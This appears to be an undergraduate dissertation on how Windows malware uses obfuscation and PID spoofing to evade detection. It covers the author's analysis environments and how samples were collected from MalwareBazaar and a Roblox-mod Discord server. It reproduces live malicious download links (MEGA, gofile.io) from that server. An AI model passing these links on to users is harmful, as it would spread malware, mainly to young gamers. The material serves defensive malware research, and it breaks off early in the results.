ANALYSING THE USE OF OBFUSCATION IN MALWARE TO EVADE DETECTION AND TRIGGER EXECUTION

BSc Computer Science (Software Engineering)

SCHOOL OF COMPUTER SCIENCE AND

MATHEMATICS

Keele University

Keele

Staffordshire

ST55BG

Abstract

This dissertation examines how obfuscation, among other evasion techniques, is utilised by malware to bypass detection by Endpoint Detection and Response (EDR) systems and antivirus software, while simultaneously enabling the successful execution of malicious payloads. As malware continues to evolve in complexity, security countermeasures must adapt accordingly. The research focuses primarily on malware designed for the Windows platform, given its dominant industry presence and frequent targeting by threat actors (Del Rosario, 2025). A multi-method approach is adopted, incorporating static and dynamic analysis, as well as source and bytecode inspection using tools such as ILSpy and DnSpy (Dnspy, 2024; icsharpcode, 2022). Malware samples were obtained from the trusted repository MalwareBazaar and through the collection of live samples from online honeypots, allowing for a comparative analysis (bazaar.abuse.ch, n.d.). The findings indicate that obfuscation can significantly hinder analysis efforts by delaying reverse engineering and concealing malicious behaviours. Furthermore, it facilitates the implementation of advanced techniques such as memory injection and process ID spoofing. These results underscore the need for adaptive detection strategies and enhanced contextual analysis in order to effectively counter increasingly obfuscated threats.

Acknowledgements

I would like to acknowledge the help and continued support of Dr Maco Ortolani throughout the project alongside my friends and family for their continued support and assistance.

Contents

Table Of Figures

1. Introduction

1.1 Background

Since the development of the first computers, there has been a consistent and increasing interest in creating malicious software designed to identify vulnerabilities and cause disruption on the internet. This persistent issue has grown significantly over time, illustrated by the scale of global hackathons, some attracting over 90,000 participants and even receiving backing from prestigious organizations such as NASA (Goddard Digital Team, 2025). Within this expanding domain of cybersecurity research and exploit discovery, a small but critical subset of individuals aims to exploit identified vulnerabilities for personal gain, employing various sophisticated tactics.

Threat actors frequently write malicious code designed specifically to exploit both known and previously undiscovered vulnerabilities within software systems. This malicious software can also abuse legitimate functionalities intended for safe applications, such as user permission prompts, to illegitimately escalate privileges (Bousseaden, 2023). Given the rapid and evolving nature of threats on the internet today, timely detection and identification of malicious software have become imperative. Security researchers have developed specialized applications capable of examining and analysing suspicious code. Tools of this nature significantly bolster defensive measures, enabling researchers to effectively detect new exploits and emerging threat actor methodologies.

Conducting ongoing research into contemporary tactics employed by threat actors is crucial, as it provides valuable insights into malicious methodologies, facilitating rapid response and mitigation. Such proactive efforts can significantly reduce potential harm by identifying, reporting, and patching vulnerabilities promptly. A prominent case underscoring the importance of transparency and immediate response involves the National Security Agency (NSA), which identified but did not disclose a critical exploit. Eventually, the exploit was leaked and misused by malicious actors, demonstrating the risks of withholding information on known vulnerabilities (Hern, 2017).

Investigating specific techniques utilized by threat actors, such as obfuscation, DLL sideloading, process injection, and memory injection, is essential (Silva and F-Secure Countercept, 2020). These methodologies represent ongoing tactics in an ever-evolving cybersecurity landscape. As software continues to iterate and mature, there emerges a perpetual arms race between threat actors and security researchers. Continued investigative research into these advanced exploitation techniques is critical to ensure software remains secure, resilient, and prepared to counteract emerging threats through proactive reverse engineering and robust system patching.

The implications of insufficient research in this field could be catastrophic, especially considering the potential impact on national security, military operations, and critical infrastructure. Antivirus software and defensive security strategies depend significantly on insights gained from ongoing research into malicious software and its evolution. Therefore, comprehensive research efforts are essential not only to inform security protocols but also to safeguard digital infrastructure against increasingly sophisticated cyber threats.

1.2 Motivation

In today’s cybersecurity landscape, obfuscation and advanced malicious techniques have become major challenges for endpoint detection and response (EDR) systems and traditional antivirus solutions. Attackers employ methods such as memory injection, DLL sideloading, and process ID (PID) injection, often disguising these techniques among legitimate function calls to launch secondary payloads (Silva and F-Secure Countercept, 2020; Singh and Singh, 2018). These strategies are specifically designed to evade analysis and ensure that malicious operations are successfully executed. Without robust detection and prevention mechanisms in place, organizations, governments, and individuals face heightened risks of data breaches, financial losses, and weakened national security. Threat actors continually modify and evolve their techniques, not only to deploy malware but also to bypass increasingly sophisticated EDR defences, making security efforts progressively more challenging.

Given the ever-growing threat landscape, malware analysis has become critical to maintaining security at every level. Analysing obfuscated malicious code enables defenders and security researchers to uncover hidden functionalities, identify adversary tactics, and develop effective countermeasures. High-profile incidents such as NotPetya and WannaCry highlight the significant damage that can occur when malware remains undetected or when vulnerabilities are not disclosed in time (Hern, 2017). Furthermore, studying obfuscation drives innovation across cybersecurity sectors, including advancements in heuristic detection, automated reverse engineering, and threat intelligence generation. Through careful analysis of known malware samples, security teams can improve defensive tools, better anticipate future attack trends, and produce actionable intelligence to strengthen organizational resilience against emerging threats.


This project aims to contribute to this critical area by decompiling and analysing malware samples to investigate the techniques used by threat actors, with a particular focus on obfuscation methods. The objectives include evaluating how these techniques affect detection rates, understanding how malware attempts to mislead EDR systems by mimicking legitimate processes, and exploring strategies to improve detection and analysis capabilities.

2. Literature Review

2.1 Malware Analysis

Malware, or malicious software, is designed to infiltrate, disrupt, or gain unauthorized access to computer systems. To effectively detect and mitigate malware threats, security researchers employ various analysis techniques to understand how these programs function and how they evade detection. Endpoint Detection and Response (EDR) systems, such as antivirus software, rely on these insights to improve their ability to detect and neutralize threats. Additionally, reverse engineering tools like DnSpy and Ghidra enable analysts to deconstruct and examine malware at a deeper level providing valuable intelligence for improving security measures (Dnspy, 2024; National Security Agency, 2024). Malware analysis can generally be categorized into two main approaches: static analysis and dynamic analysis. Static analysis involves examining the structure and content of a file without executing it, making it a useful preliminary step in assessing potential threats. However, as malware authors employ increasingly sophisticated evasion techniques, static analysis is often insufficient on its own and must be complemented with dynamic analysis, which involves executing the malware in a controlled environment to observe its real-time behaviour.

2.1.1 Code Obfuscation



```
// Token: 0x0600081E RID: 2078
[MethodImpl(MethodImplOptions.NoInlining)]
internal static bool returnFalseMethod()
{
    while (false)
    {
        object obj = null[0];
    }
    return false;
}
```

Figure 1 – Method returning false doing no calculations.

Code obfuscation refers to the process of deliberately making source code difficult to understand in order to conceal its purpose or logic, its commonly used as an umbrella term to cover the various techniques used. This technique has historically been employed for purposes such as secure communication, especially during wartime, to prevent adversaries from intercepting and understanding strategic information. In contemporary contexts, code obfuscation is often achieved through the use of sophisticated algorithms (Singh and Singh, 2018). It is commonly applied to make the operational flow of software applications difficult to trace or reverse-engineer. This can involve altering functions and changing their semantics, inserting conditional statements, or adding redundant code without altering the overall functionality of the program. As illustrated in Figure 1, the program includes functions that return false and remain unused, exemplifying how obfuscation can obscure program logic without impacting its behaviour.

2.1.2 Packing and Encryption

Encryption has been a fundamental aspect of technology for nearly as long as computers have existed. It involves the process of securing a message such that it can only be retrieved by the intended recipient, unlike obfuscation, where the goal is to prevent the receiver or victim from understanding the message. In the realm of malware, encryption is utilised by threat actors to conceal the strings within the program as well as the program's code itself, making it harder to be identified as malicious (Or-Meir et al., 2019).

When a file is encrypted, all of its binary data is randomised. This obfuscation means that when researchers try to generate a file signature or hash, the hash of the encrypted file differs from that of the original unencrypted malware. This discrepancy is vital for camouflaging the malicious nature of the file. Security researchers often store large collections of file hashes and use them to quickly and efficiently identify malware through comparison.

Typically, each malware sample is packed or encrypted with a unique encryption key, which is stored within the sample itself. A decryption method is wrapped around the encrypted code, allowing it to execute immediately upon running. This ensures that the malicious code can operate seamlessly once activated, further aiding in its concealment.

2.2 Static Analysis

Static analysis is one of the most fundamental methods used to examine malware, as it allows researchers to analyse an executable file without running it. This process involves extracting and inspecting various attributes of the file, including metadata, strings, file headers, and imported functions, to determine whether it exhibits potentially malicious characteristics (Yousuf et al., 2023). One of the simplest yet most effective techniques in static analysis is string extraction, which involves scanning the binary for readable text that may indicate the malware’s functionality. Embedded strings can reveal useful information such as file paths, registry keys, hardcoded IP addresses, domain names, or command-and-control (C2) URLs used for communication with remote servers. Additionally, when analysing an executable or dynamic-link library (DLL), further insights can be obtained by examining its imports and exports. These functions and libraries indicate the external dependencies the application interacts with and may reveal malicious functionality related to process injection, network communication, or file system manipulation. While static analysis is a valuable initial technique for malware investigation, it has several limitations, particularly when dealing with modern malware that employs anti-analysis mechanisms.

Threat actors frequently use obfuscation to obscure code and make reverse engineering more difficult, ensuring that key functionalities remain hidden from analysts as static analysis simply looks at the program without investigating by decompiling (Or-Meir et al., 2019). Packing is another common technique, where the malware is compressed or encrypted within a wrapper that only unpacks itself at runtime, preventing traditional static analysis tools from detecting its true behaviour (Singh and Singh, 2018). Similarly, DLL sideloading exploits legitimate applications by loading a malicious DLL in place of a trusted one, allowing malware to execute without immediately raising suspicion. Due to these techniques, static analysis alone is often insufficient for detecting advanced threats, and additional methods such as dynamic analysis are required to fully understand the malware's behaviour.

2.3 Dynamic Analysis

Dynamic Analysis is a more in-depth and thorough analysis of the application, dynamic analysis commonly referred to as behavioural analysis involves executing the program is some way and analysing what the file attempts to contact, change etc. It's common when doing dynamic analysis that the researcher will make use of debuggers, process monitors and other system utilities which show what that file/application have interacted with alongside other applications it may have spawned (Yousuf et al., 2023).

When analysing the file dynamically any obfuscation which would have been visible can be reverse engineered using disassemblers such as Binary Ninja (Inc, n.d.) and Ghidra (National Security Agency, 2024) which allow an easier visual to be able to step through the file and rename functions to understand what they do eventually stepping through the entire file until its mapped out. Dynamic analysis like this is essential to avoid obfuscation and understand common techniques used by threat actors to avoid detection and without them it would require looking through the raw binary to understand its intentions.

Alongside simply compiling to a binary file threat actors use further techniques to attempt to avoid dynamic analysis such as Process Hollowing/Process ID spoofing, Memory manipulation and loading files from an external source.

2.3.1 Process ID Spoofing

Process ID (PID) spoofing is a form of obfuscation designed to evade system detection. It exploits vulnerabilities in low-level code that legitimate programmes rely on, particularly in how Windows (Microsoft, n.d.) elevates the privileges of child processes (Silva and F-Secure Countercept, 2020). This technique involves associating a child process with a trusted, elevated process such as svchost.exe instead of the current user's privileges.

By spawning processes under elevated parent processes, malicious activities become harder for antivirus and endpoint detection tools to identify. This is because these processes appear as part of trusted, privileged operations, enabling them to execute at system level without raising immediate security alerts.

2.4 Malware Classification

Malware, much like other types of code, can serve multiple purposes and exhibit diverse behaviours. To facilitate identification and analysis, malware is often categorised into specific classifications or types (Or-Meir et al., 2019). This classification system aids not only cybersecurity professionals but also the general public in recognising and discussing various forms of malware without requiring in-depth technical descriptions.

2.4.1 Types of Malware

Malware samples frequently exhibit characteristics that span multiple categories. Consequently, a single piece of malware may fit into several classifications simultaneously. Despite these overlaps, defining distinct malware types enables more straightforward communication, especially for individuals without a technical background (Or-Meir et al., 2019).

The term "virus" is often used colloquially to refer to all types of malware, yet it specifically denotes malware that injects its code into legitimate files, facilitating its replication and spread. A pertinent example is the "Fracturiser" malware, which infiltrated the Minecraft modding community. This Java-based virus infected host computers, embedded itself into various files, and propagated through file distribution networks (Goodin, 2023).

RATs are a prevalent type of malware that conceals itself within seemingly benign applications, such as tools, games, or background processes. RATs typically establish a command-and-control (C2) channel, allowing attackers to execute commands remotely, log keystrokes, and monitor system activity. They often incorporate persistence mechanisms to ensure they remain active even after system reboots.

Bot malware is considered one of the most dangerous types due to its ability to conscript infected computers into a larger network known as a "botnet." These compromised machines can then be remotely controlled by threat actors without the users' knowledge. Botnets are frequently utilised for large-scale malicious activities, including Distributed Denial of Service (DDoS) attacks, data theft, and further malware distribution. The coordination of these activities is managed through C2 servers, enabling attackers to orchestrate complex cyber operations across hundreds or thousands of infected systems (Or-Meir et al., 2019).

By understanding these common malware types, individuals and organisations can better recognise potential threats and adopt appropriate security measures to mitigate risks.

3. Methodology




Figure 2 – Windows Market Share (Del Rosario, 2025).

The methodology for analysing obfuscation and covering a wide scope of malware required the inclusion of several key components. Initially, it was crucial to determine the platform most commonly targeted by malware. In this case, Windows was selected due to its 80.38% market share as of 2021, as illustrated in Figure 2, and its position as the predominant target for malware, with 83% of malware attacks directed at it (Del Rosario, 2025).

Following the platform selection, it was necessary to define the scope of eligible samples for analysis. The primary focus was placed on malware samples compiled using the .NET framework. However, in order to demonstrate techniques such as process creation during runtime, which enables malware to avoid detection, binary samples written in C-like languages were also briefly included. It was essential for this research to cover both well-documented samples and newly published malware to provide insight into the efficiency of Endpoint Detection and Response (EDR) systems and antivirus solutions once a sample has been identified and its hash disseminated.

3.1 Methodology Selection

A combination of methodologies was employed to validate the analysed malware samples and ensure their relevance to the study. Selected samples were chosen based on their demonstration of obfuscation and evasion techniques designed to avoid detection. The primary methodologies utilised include static analysis, dynamic analysis, and source code analysis of samples with publicly available code (Yousuf et al., 2023).

Applying multiple methodologies enables a comprehensive understanding of the malware. Static analysis alone may overlook sophisticated techniques such as DLL sideloading or process injection, potentially resulting in the misclassification of malicious samples as benign. By integrating dynamic analysis and reviewing source code where accessible, the report ensures a more thorough detection and understanding of hidden payloads and complex attack vectors. This multifaceted approach improves the accuracy of malware analysis and highlights the importance of cross-verifying results through different analytical perspectives, thereby reducing the risk of overlooking critical threats.

3.2 Environment Selection

In preparation for the analysis and interaction of malicious samples of code its best practice to setup multiple virtual environments to handle the samples on due to their malicious nature. This report will make use of two virtual environments which are hosted on VMWare Workstation Pro, this software is being used due to its continual updates to ensure that it is secure and safe to use with modern/current samples alongside being the market leader approximating that VMWare has 85% of the market share for x86 server virtualization (Dimitrova, 2021).

The primary environment used in this report consists of a Linux virtual machine running the REMnux distribution (Reverse Engineering Malware Linux distribution). REMnux provides a comprehensive suite of tools to assist security researchers in extracting information from malware samples (remnux.org, n.d.). Moreover, Linux was selected because it does not natively execute Windows-based executable files (.exe), thereby significantly reducing the risk associated with accidental execution of malicious samples during analysis.

A secondary environment was established using a fresh installation of Windows 10. This environment was primarily utilised for dynamic analysis, where malware samples were executed to observe actions such as the creation, deletion, and execution of files and registry modifications. Tools such as Process Explorer (markruss, 2024) and Process Monitor (Russinovich, 2023) were employed. These tools, part of the SysInternals suite provided by Microsoft, offer advanced monitoring capabilities, enabling researchers to track process creation trees and system-wide activities in detail.

The final environment utilised in this research is provided by ANY.RUN (any.run, n.d.). ANY.RUN is an interactive malware analysis platform that emulates a Windows machine within a secure browser environment. It is an essential tool for dynamic analysis, offering researchers detailed insights into the behaviour of uploaded samples and generating comprehensive reports based on observed activities. Platforms such as ANY.RUN are particularly valuable for examining live malware due to their ability to isolate execution from local environments, thereby significantly reducing the risk of unintended spread or infection.


In this study, ANY.RUN will be used to execute the collected malware samples, allowing for real-time observation of their actions within a controlled environment. The platform generates detailed results, including process creation trees, network activity, registry modifications, and file system interactions. These results will be analysed to further identify the characteristics and behaviour of the malware, supporting a deeper understanding of its operational techniques and aiding in its classification. The use of ANY.RUN thus enhances the dynamic analysis component of this research, providing high-fidelity behavioural data that complements findings from static and manual code analysis.

3.3 Sample Collection

When collecting malicious samples, it was essential to ensure that the architecture and type of the samples aligned with the research objectives and ideally, samples were selected as .NET Portable Executables (.exe) programmed in C# and compiled for the .NET framework. These samples are primarily composed of C# code and can be easily decompiled using tools such as ILSpy, DnSpy, and dotPeek (icsharpcode, 2022; JetBrains, n.d.; Dnspy, 2024). However, given the relative scarcity of such easily readable samples, some malware samples employing multi-stage payloads were also included to capture realistic obfuscation techniques designed to evade detection.

This report aims to analyse two Known samples of malicious code and two samples which have been found to analyse, two of each have been chosen to show the scope of differing malware alongside demonstrating the increase in detection rate once a sample is known and well documented. When analysing it should be found that the samples which are known should have a higher detection rate due to them being widely used alongside being queried across multiple antivirus software.

3.3.1 Known vs Live Samples


Malware Sample Procedure

- ◯ Locate the Sample
- ◯ Copy the web url
- ◯ Open the web URL on a virtual machine
- ◯ Download the sample
- ◯ Take a copy of the sample to keep the original file
- ◯ Rename the copy to a suitable name
- ◯ Change the extension to .invalid

Figure 3 – Malware Download Procedure


As previously stated, all malware samples, whether known or newly discovered, were treated with the same caution throughout the analysis process. Known malware samples are often distributed in password-protected archives, typically using the word "infected" as a safeguard to prevent accidental execution. Conversely, live or unknown samples lack these protections and must be handled with heightened caution. A strict handling procedure was followed, with a checklist, shown in Figure 3, employed to ensure all samples were managed consistently and securely whilst being downloaded to the REMnux virtual Environment (remnux.org, n.d.).

3.3.2 Collection of known samples

For this report, all known samples were meticulously collected from a single, credible malicious code repository to ensure consistency and reliability. MalwareBazaar, a project managed by abuse.ch, was selected due to its recognised role in aggregating and disseminating malware samples. This platform aids IT researchers in safeguarding against future threats and understanding attack methodologies, aligning closely with the objectives of this report. The choice of MalwareBazaar was further justified by its status as the largest independently crowdsourced repository of malware intelligence, significantly reducing the likelihood of misleading information or false samples (bazaar.abuse.ch, n.d.).

3.3.3 Collection of live samples


When collecting live samples, additional precautions were observed due to the absence of publicly available intelligence regarding these samples. As an extra safeguard, downloads were conducted within the REMnux virtual machine. Since the samples primarily targeted Windows architectures, they could not be executed natively on Linux, ensuring a safer initial handling process.


File uploading

File name: discord nitro.exe

Figure 4 – JEEFO sample download page (Oxy.cloud, 2018)

The first live sample was located by searching for "free Discord Nitro downloader" via Google, A web page was discovered that contained a download link for a file titled discord nitro.exe hosted on a file-sharing platform known as Oxy.cloud as displayed in Figure 4 (Oxy.cloud, 2018). This file was downloaded to the REMnux virtual machine and a backup copy was created in accordance with the standard handling procedure noted in Figure 3.



8 April 2025

jessmds 08/04/2025, 15:09

3 PHIÊN BẢN BLOXSTRAP:
https://mega.nz/file/6voR1bSS#AmQFjnuNrEKjAQH24v2StKqMRH7o8O-86TKd8jef-9Y

(edited)

22.74 MB file on MEGA

11 April 2025

jessmds 11/04/2025, 15:33

MUTI ROBLOX MỞ NHIỀU ACC : https://gofile.io/d/s7K5hk

(edited)

Muti Roblox.rar
4.7 MB


19 April 2025

jessmds 19/04/2025, 17:39

ROBLOX BETA UPDATE : https://rdd.latte.to//?channel=LIVE&binaryType=WindowsPlayer&version=version-1e91b4133e334c9c

Figure 5 – Malicious file links in a discord channel (JessRoblox Discord Server, 2025).

The second live sample originated from a Discord server advertising a Roblox mod menu. The increase in cyber threats targeting gaming communities, particularly young users, has been a growing concern within the cybersecurity industry. The original link promoting the mod menu was discovered on YouTube, directing users to a Discord server seen in Figure 5 where multiple file download links were shared (JessRoblox Discord Server, 2025). The links were hosted on various platforms to evade takedowns (Jess Mods, 2025), Similarly the second sample used was downloaded from the gofile.io link seen in Figure 5 onto the REMnux virtual machine.



Name	Size	Modified	Star
AnimationUI.exe	10.6 MB	11 Apr	☆
execute.txt	190 bytes	21 Jan	☆
Q7J2cHRpYw==.exe	2.2 MB	11 Apr	☆
tabs	4 items	14 Apr	☆
tng.txt	0 bytes	3 Apr	☆
TNGMuti.exe	187.6 kB	11 Apr	☆
ver.txt	5 bytes	2 Mar	☆

"AnimationUI.exe" selected (10.6 MB)

Figure 6 – JEEFO executable files


Upon extraction, the folder contained multiple executable files, each possessing a different hash. However, analysis through VirusTotal confirmed that the files were effectively identical, having likely been renamed or packed using slightly different methods. Of the three executable files displayed in Figure 6, the file named Q7J2cHRpYw==.exe was selected for analysis. This file was chosen due to its moderate size, suggesting that it may be less heavily packed and therefore more amenable to static and dynamic analysis. The VirusTotal findings supported the conclusion that all three files were fundamentally the same sample, allowing for the selection of the most suitable file for detailed examination (Virustotal.com, 2025c).

4. Results

4.1 Unwrapping

When attempting to extract the file from the compressed zip file provided by MalwareBazaar it required a password for extraction (bazaar.abuse.ch, n.d.), This is common with known samples to avoid them being detonated by accident via the command line etc. Once the password prompted was provided which in most malware sample cases is "Infected" the file was extracted successfully into a .exe file which is the malicious code.

4.2 Identification



File name: ec629f648434fc3d17e9561532d038c8.exe
Full analysis: https://app.any.run/tasks/478f13c5-fbac-487b-b6b3-d616955c280a
Verdict: Malicious activity

remnux@remnux: ~/Desktop/Known/Win32.GravityRat

```
r available locally via: info '(coreutils) md5sum invocation'
emnux@remnux:~/Desktop/Known/Win32.GravityRat$ md5sum Win32.GravityRAT.exe
c629f648434fc3d17e9561532d038c8  Win32.GravityRAT.exe
emnux@remnux:~/Desktop/Known/Win32.GravityRat$ 
```

Analysis date: September 26, 2019 at 11:17:21
